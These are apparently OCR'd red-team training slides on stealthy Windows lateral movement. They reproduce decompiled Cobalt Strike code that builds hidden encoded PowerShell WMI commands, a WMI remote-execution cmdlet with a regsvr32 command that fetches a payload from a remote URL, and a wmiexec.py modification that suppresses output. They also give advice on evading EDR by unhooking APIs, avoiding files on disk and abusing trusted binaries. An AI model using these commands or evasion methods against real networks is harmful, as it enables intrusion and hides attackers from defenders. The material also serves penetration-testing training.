
Lateral Movements

When it comes to red team, if you are running powershell.exe, **YOU ARE DOING IT WRONG**

Always use unamanged powershell or something else

Lateral Movements


The CobaltStrike case using wmi



```
public void WMI(String paramString1, String paramString2) {
  for (byte b = 0; b < this.bids.length; b++)
    WMI(this.bids[b], paramString1, paramString2);
}

public void WMI(String paramString1, String paramString2, String paramString3) {
  PowerShellTasks powerShellTasks = new PowerShellTasks(this.client, paramString1);
  byte[] arrayOfByte = DataUtils.shellcode(this.gdata, paramString3, true);
  String str1 = CommonUtils.bString((new PowerShellUtils(this.client)).buildPowerShellCommand(arrayOfByte));
  str1 = "Invoke-WMIMethod win32_process -name create -argumentlist '" + str1 + "' -ComputerName " + paramString2;
  log_task(paramString1, "Tasked beacon to run " + Listener.getListener(paramString3).toString(paramString2) + " on " + paramString2 + " via WMI", "T1047, T1086");
  String str2 = powerShellTasks.getScriptCradle(str1);
  powerShellTasks.runCommand(str2);
  handlePipeStager(paramString2, paramString3);
}
```

Lateral Movements

The command is built using the following syntax




```
public String format(String paramString, boolean paramBoolean) {
  Stack stack = new Stack();
  stack.push(SleepUtils.getScalar(paramBoolean));
  stack.push(SleepUtils.getScalar(paramString));
  String str = this.client.getScriptEngine().format("POWERSHELL_COMMAND", stack);
  return (str == null) ? _format(paramString, paramBoolean) : str;
}

public String _format(String paramString, boolean paramBoolean) {
  paramString = CommonUtils.Base64PowerShell(paramString);
  return paramBoolean ? ("powershell -nop -w hidden -encodedcommand " + paramString) : ("powershell -nop -exec bypass -EncodedCommand " + paramString);
}
```

Lateral Movements

Advanced note:

Cobalt Strike offers several ways to modify the payload structure using engine script



```
String str = this.client.getScriptEngine().format("POWERSHELL_COMMAND", stack);
return (str == null) ? _format(paramString, paramBoolean) : str;
```

This is going to be discussed in more detail in the advanced module of the training

Lateral Movements

Based on all the information we have, we may revisit the definition of stealth lateral movement technique:

You are going to have to authenticate at some point on the remote host	You are going to have to run something at some point

You can, however, limit the action to simply:


Authenticate	Run something

Lateral Movements

- Building your own toolset:
- A simple wmi utility will let you pick the process you want to run; no need to start the execution chain using cmd.exe
- The utility can be used in pretty much every context
- https://github.com/Mr-Un1k0d3r/RedTeamPowershellScripts/blob/master/scripts/Remote-WmiExecute.ps1

Lateral Movements

- Running regsvr32 directly via wmi without dropping a file on disk



```
PS C:\Users\charles.hamilton\Desktop\tools\RedTeamPowershellScripts\scripts> Remote-WmiExecute
-Payload "regsvr32 /s /n /u /i:http://your/payload scrobj.dll" -ComputerName 192.168.197.131
[+] Executing payload on 192.168.197.131
```

- Since the utility is a simple Powershell cmdlet, this can be used as an unmanaged powershell command. Authentication can be either via password or Kerberos

- Can be used with unmanaged powershell

Lateral Movements

```
PROCESS {
        if($Creds) {
                Write-Output "[*] Remotely authenticated as $($Username)"
                $process = Invoke-WmiMethod -ComputerName $ComputerName -Class Win32_Process -Name Create -ArgumentList $Payload -Impersonation 3 -EnableAllPrivileges -Credential $Creds
                Try {
                        Register-WmiEvent -ComputerName $ComputerName -Query "Select * from Win32_ProcessStopTrace Where ProcessID=$($process.ProcessId)" -Credential $Creds -Action {
                                $state = $event.SourceEventArgs.NewEvent;
                                Write-Host "`n[+] Remote process status:`nPID: $($state.ProcessId)`nState: $($state.State)`nStatus: $($state.Status)"
                        }
                } Catch {
                        Write-Host "`n[-] PID Couldn't be retrieved"
                }
        } else {
                $process = Invoke-WmiMethod -ComputerName $ComputerName -Class Win32_Process -Name Create -ArgumentList $Payload
                Try {
                        Register-WmiEvent -ComputerName $ComputerName -Query "Select * from Win32_ProcessStopTrace Where ProcessID=$($process.ProcessId)" -Action {
                                $state = $event.SourceEventArgs.NewEvent;
                                Write-Host "`n[+] Remote process status:`nPID: $($state.ProcessId)`nState: $($state.State)`nStatus: $($state.Status)"
                        }
                } Catch {
                        Write-Host "`n[-] PID Couldn't be retrieved"
                }
        }
}
```

Lateral Movements

Getting the command output is extremely expensive from a detection perspective

Lateral movement command should be as simple as possible

Use it to get access to the host, then run more complex commands through another channel

Lateral Movements

It’s also important to note that what you run on the remote host matters, once again based on the behavior we observed a payload may goes through the detection in place. And again, EDR reconnaissance may help

List of hooks per EDRs https://github.com/Mr-Un1k0d3r/EDRs

Lateral Movements

THEY DETECT PROCESS INJECTION AND MEMORY SHENANIGANS

AVOID USING SHELLCODE EXECUTION

Lateral Movements

THEY DETECT FILE ON DISK

AVOID ANY TECHNIQUES THAT CREATE FILE ON DISK

Lateral Movements

THEY DETECT SHADY PROCESS

AVOID USING POWERSHELL OR PROCESS TREE THAT MAY BE SUSPICIOUS

Lateral Movements

THEY HAVE HOOKS IN PLACE

UNHOOK THE APIS OR USED APIS THAT ARE NOT HOOKED


Lateral Movements

Don’t be scared to create your own lab and adapt the available toolset to remain as stealth as possible


You can also adapt existing tools to change the way it works

Exercise
Adapt wmiexec.py to run a process without cmd.exe and remove output

Lateral Movements




```
class RemoteShell(cmd.Cmd):
    def __init__(self, share, win32Process, smbConnection):
        cmd.Cmd.__init__(self)
        self.__share = share
        self.__output = '\\' + OUTPUT_FILENAME
        self.__outputBuffer = str('')
        self.__shell = 'cmd.exe /Q /c '
        self.__win32Process = win32Process
        self.__transferClient = smbConnection
        self.__pwd = str('C:\\')
        self.__noOutput = False
        self.intro = '[!] Launching semi-interactive shell

        # We don't wanna deal with timeouts from now on.
        if self.__transferClient is not None:
            self.__transferClient.setTimeout(100000)
            self.do_cd('\\')
        else:
```



```
class RemoteShell(cmd.Cmd):
    def __init__(self, share, win32Process, smbConnection)
        cmd.Cmd.__init__(self)
        self.__share = share
        self.__output = '\\' + OUTPUT_FILENAME
        self.__outputBuffer = str('')
        self.__shell = 'regsvr32.exe ...'
        self.__win32Process = win32Process
        self.__transferClient = smbConnection
        self.__pwd = str('C:\\')
        self.__noOutput = True
        self.intro = '[!] Launching semi-interactive shell

        # We don't wanna deal with timeouts from now on.
        if self.__transferClient is not None:
            self.__transferClient.setTimeout(100000)
            self.do_cd('\\')
        else:
```


Lateral Movements




```
def execute_remote(self, data):
    command = self.__shell + data
    if self.__noOutput is False:
        command += ' 1> ' + '\\\\127.0.0.1\\%s' % self.__share + self.__output  + ' 2>&1'
    if PY2:
        self.__win32Process.Create(command.decode(sys.stdin.encoding), self.__pwd, None)
    else:
        self.__win32Process.Create(command, self.__pwd, None)
    self.get_output()
```

Lateral Movements

We can confirm the pattern



```
Press any key to continue . . .
```



```
....5..........     ..........................    ...........+|............%..............._t...`..[....<....A...............W.i.n.
3.2._.P.r.o.c.e.s.s...^l..............C.r.e.a.t.e........................MEOW.........s...M...K.$...E:........K.$........xV4......S........
.........................*.......s...v............................__PARAMETERS..abstract...................CommandLine..string..................
........7....In...................
........7...^...................Win32API|Process and Thread Functions|lpCommandLine ..MappingStrings...............)...
........7...^................ .......ID...............6...
........Y...^................ ....................string...................CurrentDirectory..string..................
............In...................
..............................Win32API|Process and Thread Functions|CreateProcess|lpCurrentDirectory ..MappingStrings..............)...
.......................+..... .......ID...............6...
.......................+..... ......r.............string.
..................ProcessStartupInformation..object.
.................
............In.
.................
..........................L....WMI|Win32_ProcessStartup..MappingStrings.
............)...
.......................f..... ..D....ID.
............6...
.......................f.....
..D.................object:Win32_ProcessStartup..................................................................................
..................................................................................................................................
..................................................................................................................................
.......................r........0....N............S....__PARAMETERS..cmd.exe /Q /c pause 1> \\127.0.0.1\ADMIN$\__1573571092.86 2>&1..C:\....U..........
```

Lateral Movements

You can bypass detection by leveraging trusted binaries:

The LOLBAS compiled a list of them https://github.com/LOLBAS-Project/LOLBAS

- rundll32.exe
- regasm.exe
- regsvr32.exe
- msbuild.exe
- cscript.exe
- cdb.exe
- update.exe (Teams update)
- …

Lateral Movements

Finally, make sure that you understand what your toolset is doing in the background

Lateral Movements

Architecture matters


You **CAN’T** inject x86 into a x64 process and vice versa

Lateral Movements

Technically this is not 100% accurate, you can abuse of the heaven gate's

https://medium.com/@fsx30/hooking-heavens-gate-a-wow64-hooking-technique-5235e1aeed73

http://www.alex-ionescu.com/?p=300



